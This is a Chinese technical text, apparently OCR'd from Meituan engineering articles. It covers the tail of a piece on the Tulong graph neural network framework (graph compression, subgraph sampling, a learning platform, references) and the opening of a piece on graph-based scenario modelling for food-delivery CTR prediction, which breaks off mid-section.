- **图数据预处理和压缩**：首先分析图的统计特征，以轻量级的方式对节点进行聚类和重新编号，以期让编号接近的节点在领域结构上也更为相似。随后调整边的顺序，对边数据进行分块和编码，产生“节点 - 分块索引 - 邻接边”层次的图数据文件（如下图 7 所示）。最后，如果数据包含节点特征或边特征，还需要

将特征与压缩后的图对齐。





图 7　压缩后的图数据结构

- **图的随机查询**：查询操作分为两步：首先定位所需的边数据块，然后在内存中解压数据块，读取所查询的数据。例如在查询节点 $u$ 和 $v$ 是否相连时，首先根据两个节点的编号计算边数据块的地址，解压数据块后获得少量候选邻接边（通常不多于 16 条），然后查找是否包含边$(u,v)$。

经过压缩，加载 MAG240M-LSC 数据集仅需 15GB 内存。百亿乃至千亿边规模图的内存占用显著降低，达到单机可承载的程度，如下图 8 所示：





图 8　图数据结构内存占用对比

## 5.2 子图采样优化

子图采样是 GNN 模型训练的性能瓶颈之一。我们发现在某些业务图中，子图采样的耗时甚至占训练整体的 80% 以上。我们分别针对静态图和动态图，设计实现了多种高效的邻居节点采样算法。主要的优化手段包括：

- **随机数发生器**：相比于通信加密等应用，图上的采样对于随机数发生器的“随机性”并没有苛刻的要求。我们适当放松了对随机性的要求，设计实现了更快速的随机数发生器，可以直接应用在有放回和无放回的采样操作中。
- **概率量化**：有权重的采样中，在可接受的精度损失下，将浮点数表示的概率值量化为更为紧凑的整型。不仅降低了采样器的内存消耗，也可以将部分浮点数操作转化为整型操作。
- **时间戳索引**：动态图的子图采样操作要求限定边的时间范围。采样器首先对边上的时间戳构建索引，采样时先根据索引确定可采样边的范围，然后再执行实际的采样操作。

经过以上优化，子图采样速度相较于 DGL 取得了 2 到 4 倍的提升（如下图 9 所示）。某业务场景图 A（2 亿节点 40 亿边）使用 DGL 训练耗时 2.5 小时 /epoch，经过优化可达 0.5 小时 /epoch。某业务场景图 B（2.5 亿节点 124 亿边）原本只能分布式训练，耗时 6 小时 /epoch；经过优化，单机即可训练，速度可达 2 小时 /epoch。





图 9　子图采样速度对比（2 层，每层 20 条邻接边）

## 6. 图学习平台

图学习平台旨在简化离线的模型开发迭代过程，同时简化业务系统的对接流程。一个完整的模型开发迭代过程至少包括三个阶段：准备数据集、定义模型和训练任务、训练和评测模型。我们分析用户在这三个阶段的需求，提供相应工具提升开发效率：

- **数据集管理**：从业务数据构造图是模型开发的第一步，图学习平台提供基于 Spark 的构图功能，可以将 Hive 中存储的业务数据转化为 Tulong 自定义的图数据格式。业务数据经常以事件日志的方式存储，如何从中抽象出图，有大量的选择。例如，在推荐场景中，业务日志包含用户对商家的点击和下单记录，除了把”用户 – 点击 – 商家”的事件刻画为图以外，还可以考虑刻画短时

间内共同点击商家的关系。除此之外，还可以引入额外的数据，比如商家的地理位置、商家在售的菜品等。究竟使用何种构图方案，需要经过实验才能确定。对此，图学习平台提供了图形化的构图工具（如下图 10 所示），帮助用户梳理构图方案；同时还提供图数据集的版本管理，方便比较不同构图方案的效果。





图 10　图形化的构图工具

- **实验管理**：确定图数据之后，建模方案和训练策略是影响最终效果的关键。例如，应该用何种 GNN 模型？损失函数如何选取？模型超参和训练超参如何确定？这些问题也需要经过大量实验才能回答。基于 Tulong 框架，建模方案和训练策略可以通过一组配置来控制。图学习平台提供配置的可视化编辑器和版本管理功能，方便比较不同的方案的优劣。
- **流程管理**：有了图数据集和建模 / 训练方案后，还需要让整个流程自动化。这是模型上线的必要条件，同时也有利于团队成员复现彼此的方案。图学习平台针对常见的“构图、训练、评测、导出”流程提供了自动化的调度，在适当的时候可以复用前一阶段的结果，以提升效率。例如，如果数据集的定义没有变

化，可以跳过 Spark 构图阶段直接使用已有的图数据。此外，针对模型上线的需求，平台提供构图和建模方案整合和定时调度等功能。

## 7. 总结

本文介绍了美团搜索与 NLP 团队在图神经网络框架建设方面的实践经验，包括 GNN 模型归纳抽象、基本框架、性能优化，以及上层工具等方面的思考和关键设计。框架的设计思路来源于业务落地所遇到的实际问题，例如针对大规模图的优化、多人协作中的流程管理等；同时也吸收借鉴了学术界的最新研究进展，例如动态图的计算范式等。除了技术层面的优化，框架的建设也得益于工程团队和算法团队的紧密配合，基于共同的、有深度的认知才得以让项目顺利推进。

借助于 Tulong 框架，图神经网络技术已在美团搜索、推荐、广告、配送多个业务场景落地应用，并取得了较为可观的业务收益。我们相信图神经网络还有更加广阔的应用前景，作为基础设施的图神经网络框架也值得继续优化完善。

## 8. 作者简介

付浩、宪鹏、祥洲、玉基、徐灏、梦迪、武威等，均来自美团平台 / 搜索与 NLP 部。

## 9. 参考文献

[1] Cai, Hongyun, Vincent W. Zheng, and Kevin Chen-Chuan Chang. "A comprehensive survey of graph embedding: Problems, techniques, and applications." IEEE Transactions on Knowledge and Data Engineering 30, no. 9 (2018): 1616-1637.

[2] Perozzi, Bryan, Rami Al-Rfou, and Steven Skiena. "Deepwalk: Online learning of social representations." In Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining, pp. 701-710. 2014.

[3] Grover, Aditya, and Jure Leskovec. "Node2vec: Scalable feature learning for networks." In Proceedings of the 22nd ACM SIGKDD international conference on Knowledge discovery and data mining, pp. 855-864. 2016.

[4] Kipf, Thomas N., and Max Welling. "Semi-supervised classification with graph convolutional networks." International Conference on Learning Representations (2017).

[5] Wu, Zonghan, Shirui Pan, Fengwen Chen, Guodong Long, Chengqi Zhang, and S. Yu Philip. "A comprehensive survey on graph neural networks." IEEE transactions

on neural networks and learning systems 32, no. 1 (2020): 4-24.
[6] https://github.com/pyg-team/pytorch_geometric
[7] https://www.dgl.ai/
[8] Chen, Jie, Tengfei Ma, and Cao Xiao. “FastGCN: Fast Learning with Graph Convolutional Networks via Importance Sampling.” In International Conference on Learning Representations (2018).
[9] Hamilton, Will, Zhitao Ying, and Jure Leskovec. “Inductive representation learning on large graphs.” Advances in neural information processing systems 30 (2017).
[10] Xu, Keyulu, Chengtao Li, Yonglong Tian, Tomohiro Sonobe, Ken-ichi Kawarabayashi, and Stefanie Jegelka. “Representation learning on graphs with jumping knowledge networks.” In International Conference on Machine Learning, pp. 5453-5462. PMLR, 2018.
[11] Hochreiter, Sepp, and Jürgen Schmidhuber. “Long short-term memory.” Neural computation 9, no. 8 (1997): 1735-1780.
[12] https://github.com/snap-stanford/GraphGym
[13] https://ogb.stanford.edu/
[14] Sankar, Aravind, Yanhong Wu, Liang Gou, Wei Zhang, and Hao Yang. “Dysat: Deep neural representation learning on dynamic graphs via self-attention networks.” In Proceedings of the 13th International Conference on Web Search and Data Mining, pp. 519-527. 2020.
[15] Xu, Da, Chuanwei Ruan, Evren Korpeoglu, Sushant Kumar, and Kannan Achan. “Inductive representation learning on temporal graphs.” International Conference on Learning Representations (2020).
[16] https://github.com/dmlc/dgl/tree/master/dglgo
[17] Wang, Minjie, Da Zheng, Zihao Ye, Quan Gan, Mufei Li, Xiang Song, Jinjing Zhou et al. “Deep graph library: A graph-centric, highly-performant package for graph neural networks.” arXiv preprint arXiv:1909.01315 (2019).
[18] Fey, M. and Lenssen, J. E. “Fast graph representation learning with PyTorch Geometric.” In ICLR Workshop on Representation Learning on Graphs and Manifolds, 2019.
[19] Schlichtkrull, Michael, Thomas N. Kipf, Peter Bloem, Rianne van den Berg, Ivan Titov, and Max Welling. “Modeling relational data with graph convolutional networks.” In European semantic web conference, pp. 593-607. Springer, Cham, 2018.

## 招聘信息

美团搜索与 NLP 部 /NLP 中心是负责美团人工智能技术研发的核心团队，使命是打造世界一流的自然语言处理核心技术和服务能力，依托 NLP（自然语言处理）、Deep Learning（深度学习）、Knowledge Graph（知识图谱）等技术，处理美团海量文本数据，为美团各项业务提供智能的文本语义理解服务。NLP 中心长期招聘自然语言处理算法专家 / 机器学习算法专家，感兴趣的同学可以将简历发送至：tech@meituan.com（邮件主题：美团搜索与 NLP 部）。

# 图技术在美团外卖下的场景化应用及探索

作者：任建　张伟　雨枫　黄坤　慧楠　鹏业　张波

## 1. 引言

外卖已经成为大众生活中非常的重要组成部分，大家也逐步感受到外卖带来的便利。大数据和深度学习时代的到来，使点击率（Click Through Rate, CTR）/ 转化率（Conversion Rate, CVR）预估技术得到了长足的发展，深度学习技术已经成为业界的主流方法。美团外卖也通过应用深度模型，在线上取得了显著的收益。预估模型所做的事情，是建模蕴藏在数据中、**在特定场景下用户和商品之间的关联性（即“人－货－场”）**。以点击率预估为例，可以对画像特征、上下文特征、行为特征等进行建模，模型能够感知在该场景下用户和商品之间的关联。

美团外卖是一个场景化业务：用户当前决策是受不同场景因素共同影响的结果，这些场景因素包括但不限于 LBS 地理位置、商家营业情况、时间餐段。比如在繁华商圈 / 小城市（LBS）下的工作日 / 非工作日 / 正餐 / 下午茶（时间餐段），根据商家营业情况圈选商家。相比于传统电商业务来说，增加了 LBS 和时段的限制，其场景化因素更为丰富。同时，外卖具有很强的即时需求性质，用户的决策链路会很短，长时间“逛”外卖 App 的情况较少，故单次用户决策具备短时性的特点，这也进一步对外卖场景化增加了更多的建模因素。

因此，如何将用户的外卖需求进行场景化建模，从而提升用户在使用外卖时的下单体验，成为外卖预估模型需要重点解决的问题。

### 1.1 问题与挑战

相较于传统电子商务，用户兴趣在外卖业务下呈现出更加明显的场景化特点，具备【用户－场景－兴趣－决策】链路：即用户在特定场景下，结合自身需求与个人饮食兴趣，产生决策。





图 1　场景化用户行为决策示例

场景化建模在本质上，是在给定场景条件下，比如地理位置、餐段时间、天气等，基于用户兴趣为用户匹配出最佳商品。围绕场景化建模这一目标，业界从不同角度进行了一系列技术探索：

- **特征**建模：构造用户 – 商品 – 场景交互的统计特征 / 交叉特征，例如：用户在午餐时段的品类偏好、用户夜宵时段点击商户数量统计等。
- **序列**建模：分场景行为序列，精细化刻画在不同场景下的用户兴趣，例如：用户在不同蜂窝下的 Session 行为，在不同时间段的 Session 行为。

以上建模方法能够建模场景因素在用户决策商品时的影响，但存在一些问题：

- 特征建模，尤其是特征交叉的过程中，容易引入噪声，会对模型学习产生负面影响。
- 序列建模，依赖于用户行为的丰富程度，在分场景行为划分下对低频用户的兴趣刻画不友好，同时高频用户的兴趣刻画容易陷入个人兴趣封闭圈。
- 交叉和序列范式对场景的刻画并不完整，交叉范式存在维度上限，序列范式局限于用户已有行为偏好。

因此，场景化建模存在以下挑战：

- 如何抽取有效场景特征交叉。

- 如何打破序列建模下的兴趣封闭性。
- 如何完整地对用户决策场景进行有效刻画。

针对上述问题特点，经过逐层分解，我们发现需要一种更加完整、高效的信息表达方式，能够具备：关系预测能力、全局信息传播能力、高阶表达能力，而我们在图技术的领域中找到相应的解决方案，后文会针对这些问题和图技术的解法依次进行展开，希望这些思考和实践经验能对大家有所帮助或者启发。

## 1.2 图技术介绍

近些年来，随着图神经网络（Graph Neural Networks）的快速发展 [1]，越来越多的人开始关注起图数据。工业界也出现了图技术的相继落地，很多应用场景都可以抽象为节点向量化表示、分类、聚类、链接预测等图任务形式。

- 对于召回场景来说，基于多种实体间天然存在的关联交互图，构建深度匹配模型学习到的 Embedding 表达可以直接用来度量用户 - 商品的偏好、商品 - 商品关联。
- 对于预估模型来说，最朴素的视角，即是在用户 - 商品这个二部图上进行链接预测。

在美团内部业务中，Graph Embedding/GNN 技术在多个技术团队落地；如美团平台 [2],[4],[10] 相关工作以及外卖技术 Represent-Learning 项目等，都取得了不错的正向收益。

相比传统欧式空间结构类型数据，图结构数据具有以下特点：

- **结构化**：图网络具备拓扑结构性，这种结构化特性往往代表了一些规律。例如节点重要性，社区结构等。
- **关联化**：图网络提供了一种复杂关系和交互的度量方法。例如关联关系、依赖关系可以通过图表征学习进行度量。
- **全局化**：图网络构建采用全域数据，相比私域化的序列数据，图结构数据更加能够体现出群体偏好信息。

- **强泛化**：利用图网络的消息传播机制，图上节点丰富信息更容易传播到冷门节点上，提高冷门节点表达能力。

从业界信息表示的发展趋势来看，信息表示是在升维的：从手工特征，到序列建模，再到图建模，背后是对更加完整信息的有效刻画的诉求。

- **手动特征时代**：基于行为日志统计挖掘用户 / 商家 / 商品画像。缺点是刻画粒度较粗、不精准、表达能力有限。
- **Neural Network（NN）序列模型时代**：基于原始行为序列设计用户兴趣提取模块端到端学习用户兴趣。优点是一定程度从多峰和动态演变方面提升了用户兴趣表达的准确性。缺点是较难学习到结构化信息，对于行为数据强依赖，头部用户行为密集，中长尾用户行为稀疏。
- **Graph Neural Network（GNN）时代**：万物皆图。序列可以看做是一个子图，相比于序列，图结构数据对于信息的表达，更加结构化、完整、丰富。

在日常业务优化中我们也发现，如果说要找到一种形式化的建模语言能够准确、完整的翻译出我们的业务场景，那么呈现出来的建模语言就是“图”。





图 2 信息表示的发展历程

因此，我们期待通过图技术手段，实现外卖场景下的场景建模。以下我们将从图算法探索和具体工程实践落地两大方面，阐述我们在图技术场景建模上的尝试及经验。

## 2. 图技术的场景化探索

外卖场景化是指基于用户 - 商家 / 商品完整交互信息（< User、POI、Time、Loca-

tion >) 中挖掘到的共性 Pattern。我们通过构建用户 – 商家 / 商品交互场景图来刻画和提取这个 Pattern，并将场景先验知识引入到预估模型当中辅助决策。业界已经有前沿探索将 GNN 应用于 LBS 场景建模，如美团平台的 STGCN[2] 从时空结合的角度描述了 LBS 场景下 GNN 应用，外卖数据组的“门控超图 GNN”[3] 描述了超图在外卖 LBS 场景化建模的应用；对比普通 GNN 方法都取得了 SOTA 的效果。

针对美团外卖的场景化建模特点，我们在图算法上也进行了一系列探索，分别在场景特征交叉、子图拓展感知、元路径场景图三个方面，围绕着在不同场景下的用户 –POI 建模的目标，进行了多方面的探索，在离线评估、线上业务上均取得了不错的效果。

## 2.1 基于特征图的场景特征交叉建模

### 2.1.1 场景特征交叉

特征是机器学习模型的源动力，业界常言“特征的上限决定了模型的上限”。NN 时代以前，模型效果的提升有很大一部分来自于特征工程。随着模型进入 NN 时代，NN 模型具备的拟合能力以及在数据红利的加持下，极大地减少了算法工程师们在特征工程上的精力开销，工作重点开始聚焦于模型结构。虽然理论上 NN 可以拟合一切函数，但在有限的数据和训练周期内，无法快速地逼近效果上限。在这种背景下，显式特征交叉重新得到大家的关注，围绕自动交叉特征，业界陆续迭代出 FM/xDeepFM/DCN/CAN 等模型，并取得了非常好的效果。

在美团外卖场景，也经历了第一阶段的手动交叉特征，以及第二阶段的自动交叉特征。但在场景化建模中我们发现：交叉特征带来了信息增益，但往往也会带来“噪声”问题；比如具体到样本粒度来说，不同类型的样本所需要的有效交叉特征并不是完全一致，存在差异性。近两年业界的一些工作，如 Fi-GNN、L0-SIGN、阿里 FIVES 等，也都在对应的业务中发现全量信息交叉引入噪声问题。

因此，从迭代思路来看，希望能够引入更多的交叉特征，同时也减少噪声信息的引入，实现在样本粒度的“个性化”交叉特征。

### 2.1.2 图视角的特征交叉

特征交叉，可以抽象为“从全量特征集中，选择出 K 组特征两两组合，实现给模型带来高效非线性表达能力的目的”。本质上可以看做是特征 – 特征之间二部图的关系预测：将特征看作节点，特征之间的关联关系看作边，则可以将所有特征之间的关联关系构成一张图网络。两个节点连边的权重，可看作对应特征之间交叉关系的强弱。通过将此关系图嵌入到模型训练过程中，关系图中不同边权即反映了不同特征交叉的重要程度。

每个样本中 N 个特征互相之间构成一个全连通图记为 M，图中的每个顶点表示特征 F，顶点之间的边表示任意两个特征 Fi 和 Fj 的关联度，记为 M。通过联合训练关系图和预估模型，更新参数矩阵 M，使关系图的语义信息与预估模型保持相关性和一致性，主要过程如下图 3 所示：





图 3　特征交叉图建模过程

主要步骤可描述如下：

- Step1. 建立参数矩阵（随机初始化得到），对特征所对应的向量表示做点积，结果作为关联系数。
- Step2. 对矩阵施加 L0 惩罚，用于限制矩阵 M 的参数尽量接近 0，减少无用的场景交叉。
- Step3. 参数矩阵 0,1 化，用于确定需要参与聚合的节点。
- Step4. 图聚合，对于每个特征来说，与其存在交互的多个特征进行聚合操作，聚合方式使用 Attention。
- Step5. 将聚合后的特征向量表示，做为该特征新的向量表示，用在下游 CTR 预估的联合训练中。

通过特征交叉系数抽象为图的边权重要性评估问题，使模型具备了对场景特征之间关联强弱的预测能力，从而能够更加高效地引入交叉特征，为用户的场景化建模提供更多的信息输入。

## 2.2 基于子图扩展的行为图建模

### 2.2.1 场景序列建模的痛点和图解决思路

在外卖算法模型迭代中，序列建模也经历了较长时间的迭代，从单场景短期 Session 建模到多场景用户长期行为兴趣建模，在多个方向上都做出了详尽的探索。序列建模能够在用户历史行为中，充分发掘用户的兴趣偏好，但是由于用户行为序列本身是“有偏采样”的反馈：不同用户所处的地理位置、商家供给情况、使用频次等方面存在着较大差异；且高低频用户的点击行为分布差异明显，呈现出高频用户行为丰富聚集、低频用户行为稀疏的特点。

对于高频用户，可能会导致兴趣圈封闭导致模型建模无法跳脱既有的兴趣圈；对于低频用户，由于信息的缺乏导致其兴趣刻画不完整。因此，我们需要具备拓展用户兴趣边界的信息扩展能力、对单点信息的扩充能力；即寻找一种新的数据结构，打破二维线性限制，实现三维立体扩展，基于此种想法，我们从图的角度来重新思考用户行为建模：以私域线性行为序列作为兴趣刻画基础，以公域全局互联关系图作为兴趣补充，建立个体差异性与群体共性的连接。

### 2.2.2 行为 POI 子图设计

用户行为信息是指用户在平台的点击 / 下单活动记录，是最原始最直接的对于用户兴趣的刻画，尤其是针对行为稀疏用户来说，行为 POI 序列中任意节点都值得重视。但对于这部分用户，仅仅依靠个人行为 POI 很难建模兴趣，如果能够通过图的方式扩展用户行为，能够有机会跳脱个人私域行为限制，透过全局行为图捕捉不同场景下的潜在兴趣。

我们基于用户 Session 行为构建了 POI 网络：在同一个 Session 里，用户所点击过的 POI 存在关联，那么可以将每个 Session 里的 POI 构建一个连通图；由于不同用

户行为的 POI 是有重叠的，整个外卖场景下的不同 POI 簇之间通过这些重叠的 POI 链接，就可以形成一张 POI 网络。对于任意一个 POI，我们都可以从 POI 行为网络中，寻找到该 POI 的一跳、二跳邻居，这些邻居可以作为 POI 信息的相关补充。这样，对于用户的行为兴趣刻画，不仅仅局限在用户已有的序列上，而是可以通过子图进一步扩展。

相比传统序列建模方法，图网络建模可以利用全局用户行为互联的高阶网络结构，借助 POI 序列扩展用户兴趣：

- 对于行为稀疏用户，通过全局行为互联图，补充用户兴趣建模线索。
- 缓解基于密集用户行为建模产生的马太效应，跳出历史行为探索潜在兴趣，提升推荐结果泛化性。

具体的，针对用户行为序列中的每一个 POI，都可以通过子图进行扩展，扩展后的子图通过卷积的方式形成 POI 的向量表示，如下图（左）所示。通过行为序列的扩展，使用户行为得到补充，从而得以跳出用户个人兴趣局限，丰富用户和 POI 的信息表达。





图 4　子图卷积扩展到感知卷积

在 POI 子图的基础上，我们进一步思考如何有效地聚合不同 POI，达到子图信息更加完整的表达。

- 建模不同 POI 之间强弱不同的关联关系，使用 Attention 结构动态分配确定 POI 在所属子图中的贡献度。
- 考虑到 POI 子图是由 Session 构建的，用户的行为序列存在差异，相应地

POI 信息表达在不同用户序列中也存在差异，POI 子图信息应该在不同行为上下文序列中自适应表达。

- 为了捕捉这种差异性，在子图卷积的过程中，我们将中心节点与当前行为序列中其他节点做聚合，从而建模行为上下文场景关联性。

中心节点不仅受到序列和子图影响，也受到当前候选 POI 的影响。因此在联合下游训练的过程中，我们将中心节点与样本 Target POI 进行聚合。





图 5　不同子图聚合方式示例

$$
\begin{aligned}
Atten_1 &= atten\ (W_{11} \cdot Node_i || W_{12} \cdot Node_{center})\\
Atten_2 &= atten\ (W_{21} \cdot Node_i || W_{22} \cdot Node_{avg})\\
Atten_3 &= atten\ (W_{31} \cdot Node_i || W_{32} \cdot Node_{target})\\
E_i &= softmax\ (Atten_1 + Atten_2 + Atten_3)
\end{aligned}
$$

$Node_{center}$是当前子图中心节点Embedding；$Node_{avg}$是行为序列节点Embedding平均；$Node_{target}$是样本目标节点Embedding；Attention函数是两层前馈神经网络，激活函数为LeakyReLU。

离线训练时，是基于用户行为序列，对序列中每个 POI 作兴趣子图拓展；而子图生成时采用预采样（Message Passing）+ 联合训练聚合的方式；通过以上三种聚合方式，得到属于行为序列中 POI 对应的向量表示。由于这个过程不仅是扩展了 POI，还将序列信息、候选 POI 信息考虑到了每个节点的表示中，我们称这种为子图感知卷积。通过子图感知卷积，使卷积的过程中，POI 的向量表示与上下文信息产生关联，从而使 POI 的嵌入表示融合了更精确的兴趣信息。

## 2.3 基于元路径的场景图建模

### 2.3.1 从业务特点出发 – 元路径建模的初衷

我们对用户决策过程进行抽象，将用户 User 与商户 POI 在给定 Context 环境下的一次交互定义为一个事件（Event），多个用户和 POI 交互的结果定义为事件链（EventChain）。对于多个强相关的事件链（不同事件链通过公共节点连接），就构成了一个场景，而场景之间的 User、POI 主体又存在连接，这样延展开，实际上就构成了一个“场景”拓扑网络图，如下图所示：





图 6　事件与事件链抽象示例

